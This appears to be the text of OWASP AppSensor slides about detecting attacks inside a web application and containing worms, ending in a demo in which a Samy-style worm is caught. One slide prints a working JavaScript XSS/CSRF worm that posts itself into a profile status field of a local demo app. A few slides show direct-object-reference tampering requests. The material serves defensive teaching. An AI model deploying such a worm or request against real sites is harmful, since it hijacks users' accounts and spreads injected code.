



# Real Time Application Attack Detection and Response with OWASP AppSensor

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<http://www.owasp.org>

# Agenda

- Understanding The Threat
- Application Defense Failures
- Real Application Protection
  - ▶ Attacker Detection & Response
  - ▶ Application Worm Detection & Containment
- AppSensor Project & Future

# Abstract



Turn this...



into this.

# The Threat - Advanced Attackers


- Skilled
- Financially Motivated
- Organized
- Patient and Persistent
- In Possession of Your Source Code
- Outside & Inside Your Company

# Application Defense Failures

- "We Use SSL"
- "We Use Firewalls"
- "We Use Deep Packet Inspection"
- "We Installed A Web Application Firewall"


# "We Use SSL"

- SSL Protects Transmitted Traffic
- No Guarantee or Inspection of Data
- Zero Impact to Attackers
- Provides Zero Protection to Site Against Attackers



# “We Use Firewalls”

- Purpose of Firewall: Allow or Deny Access via Port
- Necessity of Working Web App: Allowed Access via 80 or 443
- Result: Firewall is an Open Door



# **“We Use Deep Packet Inspection”**


- Performed by Generic Network Appliance
- No Knowledge of Application Attacks
- Example Attack: Access Control Attack via Direct Object References
- Not Detected by DPI

GET /updateProfile?id=52473&pass=newpass  
Host: yourSite.com



# “We Installed a Web Application Firewall”

- Custom application + Generic Solution != success
- Application context not available
- No concept of access violations



# Detecting Attacks the Right Way

## ■ Integration


- ▶ Detect INSIDE the application
- ▶ Understand business logic

## ■ Effectiveness

- ▶ Minimal false positives
- ▶ Immediate response


## ■ Effort

- ▶ Automatic detection
- ▶ No manual work required



# Inside the Application is Best

- Understand application & business context
- Integration with authentication & user store



# Establishing Detection Points

## Signature based events:

- Request
- Authentication
- Session
- Access control
- Input
- Exception
- Command injection
- File input/output
- Honey trap

## Behaviour based events:

- User trend
- System trend
- Reputation

# Examples


## **ACE1**    **Modifying URL Arguments Within a GET For Direct Object Access Attempts**

Exception type	AccessControlException
Description	The application is designed to use an identifier for a particular object, such as using categoryID=4 or user=guest within the URL. A user modifies this value in an attempt to access unauthorized information. This exception should be thrown anytime the identifier received from the user is not authorized due to the identifier being nonexistent or the identifier not authorized for that user.
Example(s)	The user modifies the following URL from  example.com/viewpage?page=1&user=guest  to  example.com/viewpage?page=22&user=admin

## **UT2**    **Speed Of Application Use**

Exception type	UserTrendException
Description	The speed of requests from a user indicates that an automated tool is being used to access the site. The use of a tool may indicate reconnaissance for an attack or attempts to identify vulnerabilities in the site.
Example(s)	The user utilizes an automated tool to request hundreds of pages per minute.

# Detecting Malicious Users



- Many malicious attacks are obvious and not "user error"
  - ▶ POST when expecting GET
  - ▶ Tampering with headers
  - ▶ Submission of XSS attack


# Examples of Malicious Actions

- Bypassing client side input validation
- Transaction using functionality not visible to user role
- Multiple access control violations
- Change of user agent midsession
- Double encoded data



# How Does AppSensor Protect the App?


## Requests Needed for Attacker vs. AppSensor






# AppSensor is Faster than an Attacker

- User identified as malicious & blocked before vulnerability is found




# From Theory to Reality

- Demo Social Networking Application
- Leverages AppSensor Principles




# Detection Points




# AppSensor vs Scanners

- Tools attempt 10,000s of generic attacks
- AppSensor stops automated scans nearly instantly




# AppSensor vs Advanced Attackers

- Very difficult for attacker
- Requires advanced obfuscation for each attack
- Multiple probes == detection




# Detecting/Preventing an Application Worm

- Can you find / fix all XSS ?
- Pattern matching easily foiled
- Block the common factor!
  - ▶ Worms use XSS and CSRF for propagation
  - ▶ 1000% usage increase → problem
  - ▶ Our example:  
(updateProfile, updateStatus, updateName)




# Case Study: Samy

- MySpace Application Worm
- XSS worm embedded in User Profile
  - ▶ Added Samy as friend
  - ▶ Infected viewer's profile with XSS
- Exponential Growth of Samy's friends
  - ▶ 10 hours – 560 friends,
  - ▶ 13 hours – 6400 friends,
  - ▶ 18 hours – 1,000,000 friends,
  - ▶ 19 hours – site down for repair



# Samy vs AppSensor

- AppSensor detects uptick in addFriend usage
- Compares against trended info
- Automatic response initiated
  - ▶ Alerts Admin +%200 Add Friend Usage
  - ▶ Alerts Admin 2<sup>nd</sup> time +%500 Add Friend Usage
  - ▶ Automatically shuts down Add Friend Feature
- Result:
  - ▶ Worm Contained,
  - ▶ Add Friend Temporarily Disabled,
  - ▶ Site Stays Up





# The Exploit

- XSS infects victim's "Status" with worm
- CSRF adds victim as friend of Charlie

## The WORM

```
var img='';

document.write("I am a worm "+img);
if(document.URL!='https://localhost:8443/AppSensorDemo/updateProfile.jsp'){
  xmlhttp = new XMLHttpRequest();
  xmlhttp.open("POST", "https://localhost:8443/AppSensorDemo/UpdateProfile", true);
  xmlhttp.setRequestHeader('Content-Type','application/x-www-form-urlencoded; charset=UTF-8' );
  var attackstr='<script src=https://localhost:8443/AppSensorDemo/badsite/worm.js></script>';
  sdata="status="+attackstr+"&profile=wormed";
  xmlhttp.send(sdata);
  xmlDoc=xmlhttp.responseText;
}
document.close();
```

# The Target

## Update Your Info

Status:

Poorly Validated  
Input

Profile:

## AppSensor Demo Application

Logged in

[Login](#) | [Home](#) | [UpdateProfile](#) | [Friends](#) | [Search](#) | [Logout](#) |

**Friends**

[Add a Friend](#)

Friend	Status
Friend: <a href="#">sue</a>	Gone Fishing
Friend: <a href="#">Fred Parker 6555</a>	Swimming
Friend: <a href="#">Paul Adams 8196</a>	Totally lost
Friend: <a href="#">Angie Thomas 5340</a>	Running
Friend: <a href="#">Peter Chen 7428</a>	Sleeping
Friend: <a href="#">Peter Lee 8910</a>	Looking at bears
Friend: <a href="#">Peter Adams 4110</a>	At work
Friend: <a href="#">George Cook 6293</a>	Reading a book


Unencoded  
Output


# Setting the Attack

## AppSensor Demo Application

Logged in

[Login](#) | [Home](#) | [UpdateProfile](#) | [Friends](#) | [Search](#) | [Logout](#) |

<b>UserName</b> charlie	Charlie is "patient zero"
<b>Status</b> I am a worm 	
<b>Profile</b>	




```
Inspect Edit | b < td < tr < tbody < table < body < html
Console HTML CSS Script DOM Net
<b>Status</b>
<br/>
<script src="https://localhost:8443/AppSensorDemo/badsite/worm.js">
  I am a worm
  
</script>
</td>
</tr>
</tr>
```

XSS to propagate

CSRF to add friend


# First Victim - "Molly"



# Molly Infected



# Friends Accumulate for Charlie



# Defend with AppSensor

## ■ AppSensor Policy

- ▶ Notify Admin if events > 5
- ▶ Disable Service if events > 10

## ■ AppSensor notices anomaly – alerts admin

**Trend Alert:** Trend greater than 5 - utilization=7

/AppSensorDemo/UpdateProfile

ResponseAction: **Sending Email Alert** to:admin@site.com re: Service  
/AppSensorDemo/UpdateProfile

**Trend Alert:** Trend greater than 5 - utilization=6

/AppSensorDemo/addFriend.jsp

ResponseAction: **Sending Email Alert** to:admin@site.com re: Service  
/AppSensorDemo/addFriend.jsp

# Defend with AppSensor

## ■ Anomaly continues – disable service

**Trend Alert:** Trend greater than 10 - utilization=11  
/AppSensorDemo/addFriend.jsp  
ResponseAction: **Disabling Service**

**Trend Alert:** Trend greater than 10 - utilization=11  
/AppSensorDemo/UpdateProfile  
ResponseAction: **Disabling Service**



# Worm Contained, Site Stays Up

## AppSensor Demo Application

Logged in

[Login](#) | [Home](#) | [UpdateProfile](#) | [Friends](#) | [Search](#) | [Logout](#) |

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### Search Page

Search:

Submit

## AppSensor Demo Application

Logged in

[Login](#) | [Home](#) | [UpdateProfile](#) | [Friends](#) | [Search](#) | [Logout](#) |

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### Friends

[Add a Friend](#)

Friend

Status

Friend: [charlie](#)

I am a worm



Friend: [Tom Adams 5047](#)

Going Fishing

Friend: [Britney Adams 8031](#)

Running

Friend: [Peter Chen 8729](#)

At work



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# Trend Monitoring Benefits

- Auto detection of attacks
- Automatic worm containment
- Maintain overall site availability
- Insight to scripted traffic / attack probing

# Bring AppSensor Into Your Application

A. Build it into Requirements

B. Roll Your Own

- ▶ Detection Points:

- ▶ [http://www.owasp.org/index.php/AppSensor\\_DetectionPoints](http://www.owasp.org/index.php/AppSensor_DetectionPoints)

- ▶ AppSensor Methodology:

- ▶ [https://www.owasp.org/images/2/2f/OWASP\\_AppSensor\\_Beta\\_1.1.pdf](https://www.owasp.org/images/2/2f/OWASP_AppSensor_Beta_1.1.pdf)

C. ESAPI

- ▶ AppSensor Integration into Java ESAPI Imminent

D. Security Information/Event Management?

- ▶ Add Detection Points into App

- ▶ IntegrateLogging into Real Time Monitor

# OWASP AppSensor Project



- Established Summer 2008
- Presented at multiple conferences in US & Europe
- Recent full online presentation by Michael Coates  
<http://michael-coates.blogspot.com/2010/06/online-presentation-thursday-automated.html>
- Application Based Intrusion Detection highlighted in OWASP Top 10 “What’s Coming”

# AppSensor Project Status

## ■ Team:


- ▶ **Michael Coates**
- ▶ John Melton
- ▶ Giri Vara Prasad Nambari
- ▶ Colin Watson

## ■ Source in Google Code

## ■ Demo WAR for download

## ■ OWASP Live CD & OWASP Broken Web Apps

## ■ <http://code.google.com/p/appsensor/>



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# Questions?

colin.watson(at)owasp.org

OWASP AppSensor Project mailing lists

<https://lists.owasp.org/mailman/listinfo/owasp-appsensor-project>

<https://lists.owasp.org/mailman/listinfo/owasp-appsensor-dev>